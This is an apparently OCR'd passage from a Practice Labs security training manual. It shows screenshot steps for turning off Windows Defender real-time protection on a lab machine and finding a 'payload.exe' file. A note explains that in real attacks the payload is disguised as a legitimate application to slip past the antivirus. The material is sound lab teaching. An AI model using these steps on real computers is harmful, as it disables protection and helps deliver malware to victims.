
Last threat scan: 11/28/2019
Last threat definition update: 11/28/2019
Last health scan: 11/28/2019

PLABWIN10 - Google Chrome
dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=3P5NlLAzolEw38S0OLORqcJb6bxlUKFd...
Menu ▾
Settings
Windows Defender Security Center
Virus & threat protection
No action needed.
Device performance & health
No action needed.
Firewall & network protection
No action needed.
App & browser control
No action needed.
Family options
Manage how your family
Type here to search

Figure 2.32 Screenshot of PLABWIN10: Displaying Windows Defender Security Center

Step 4

In **Virus & threat protection** select **Virus & threat protection settings**


PLABWIN10 - Google Chrome
dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=3P5NlLAzolEw38S0OLORqcJb6bxlUKFd...
Menu ▾
Settings
Windows Defender Security Center
Scan history
Threats found
Files scanned
Quick scan
Advanced scan
Protection updates
Type here to search

Virus & threat protection

View threat history, scan for viruses and other threats, specify protection settings, and get protection updates.

No threats found.

Last scan: 11/28/2019 (quick scan)

0 Threats found

622 Files scanned


Virus & threat protection settings

No action needed.

Figure 2.33 Screenshot of PLABWIN10: Displaying opening Virus & threat protection settings

Step 5

In **Virus & threat protection settings** turn-off **Real-time protection**


PLABWIN10 - Google Chrome
dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=3P5NILAzolEw38S0OLORqcJb6bxlUKFd...
Menu
Settings
Windows Defender Security Center
Type here to search

Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest Windows Defender Antivirus protection data in the cloud. Works best with Automatic sample submission turned on.

On

Turn on virus protection


Virus protection is turned off. Tap or click to turn on Windows Defender Antivirus.

Figure 2.34 Screenshot of PLABWIN10: Displaying turning off Real-time protection.

Note: *For the exploit to work, Windows Defender needs to be turned off in the lab environment. In a real-life scenario, the malicious payload will be disguised as a legitimate application that needs to be installed, thus circumventing Windows Defender.*

Step 6

Close **Windows Defender Security Center**.


PLABWIN10 - Google Chrome
dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=3P5NILAzolEw38S0OLORqcJb6bxlUKFd...
Menu
Settings
Windows Defender Security Center
Close
Type here to search

Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest Windows Defender Antivirus protection data in the cloud. Works best with Automatic sample submission turned on.

On


Figure 2.35 Screenshot of PLABWIN10: Displaying turning off Real-time protection.

Step 7

Open **File Explorer** from the taskbar and navigate to the following path:

```
C:\Users\Administrator.PRACTICELABS
```

Notice that the **payload** file is present.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=0565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Recycle Bin
Microsoft Edge
Menu
Application Tools
Administrator.PRACTICELABS
File
Home
Share
View
Manage
« Local Disk (C:) › Users › Administrator.PRACTICELABS ›
Search Administrator.PRACTI...
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Type here to search
ENG


Name	Date modified	Type	Size
3D Objects	9/5/2019 4:15 AM	File folder	
Contacts	9/5/2019 4:15 AM	File folder	
Desktop	9/5/2019 4:34 AM	File folder	
Documents	9/5/2019 4:15 AM	File folder	
Downloads	9/5/2019 4:15 AM	File folder	
Favorites	9/5/2019 4:15 AM	File folder	
Links	9/5/2019 4:15 AM	File folder	
Music	9/5/2019 4:15 AM	File folder	
OneDrive	9/22/2019 8:38 PM	File folder	
Pictures	9/5/2019 4:15 AM	File folder	
Saved Games	9/5/2019 4:15 AM	File folder	
Searches	9/5/2019 4:15 AM	File folder	
Videos	9/5/2019 4:15 AM	File folder	
payload	9/22/2019 9:06 PM	Application	7 KB

14 items 1 item selected 7.00 KB

Figure 2.36 Screenshot of PLABWIN10: Showing the successful download of the payload.exe on the Administrator.PRACTICELABS Windows system in This PC.

Step 8

Move the file to the **Downloads** folder by dragging it.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=0565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Recycle Bin
Microsoft Edge
Menu ▾
Application Tools
Administrator.PRACTICELABS
File
Home
Share
View
Manage
« Local Disk (C:) › Users › Administrator.PRACTICELABS ›
Search Administrator.PRACTI...
Quick access
Desktop
Downloads
Documents
→ Move to Downloads
Pictures
Music
Videos
OneDrive
This PC
Network
Type here to search
ENG


Name	Date modified	Type	Size
3D Objects	9/5/2019 4:15 AM	File folder	
Contacts	9/5/2019 4:15 AM	File folder	
Desktop	9/5/2019 4:34 AM	File folder	
Documents	9/5/2019 4:15 AM	File folder	
Downloads	9/5/2019 4:15 AM	File folder	
Favorites	9/5/2019 4:15 AM	File folder	
Links	9/5/2019 4:15 AM	File folder	
Music	9/5/2019 4:15 AM	File folder	
OneDrive	9/22/2019 8:38 PM	File folder	
Pictures	9/5/2019 4:15 AM	File folder	
Saved Games	9/5/2019 4:15 AM	File folder	
Searches	9/5/2019 4:15 AM	File folder	
Videos	9/5/2019 4:15 AM	File folder	
payload	9/22/2019 9:06 PM	Application	7 KB

14 items 1 item selected 7.00 KB

Figure 2.37 Screenshot of PLABWIN10: Moving the file, payload.exe, to the Downloads folder.

Step 9

Navigate to the **Downloads** folder. Notice that the **payload** is now present in this folder.



PLABWIN10 - Internet Explorer

http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=0565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm

This PC › Downloads

Name	Date modified	Type	Size
payload	9/22/2019 9:06 PM	Application	7 KB

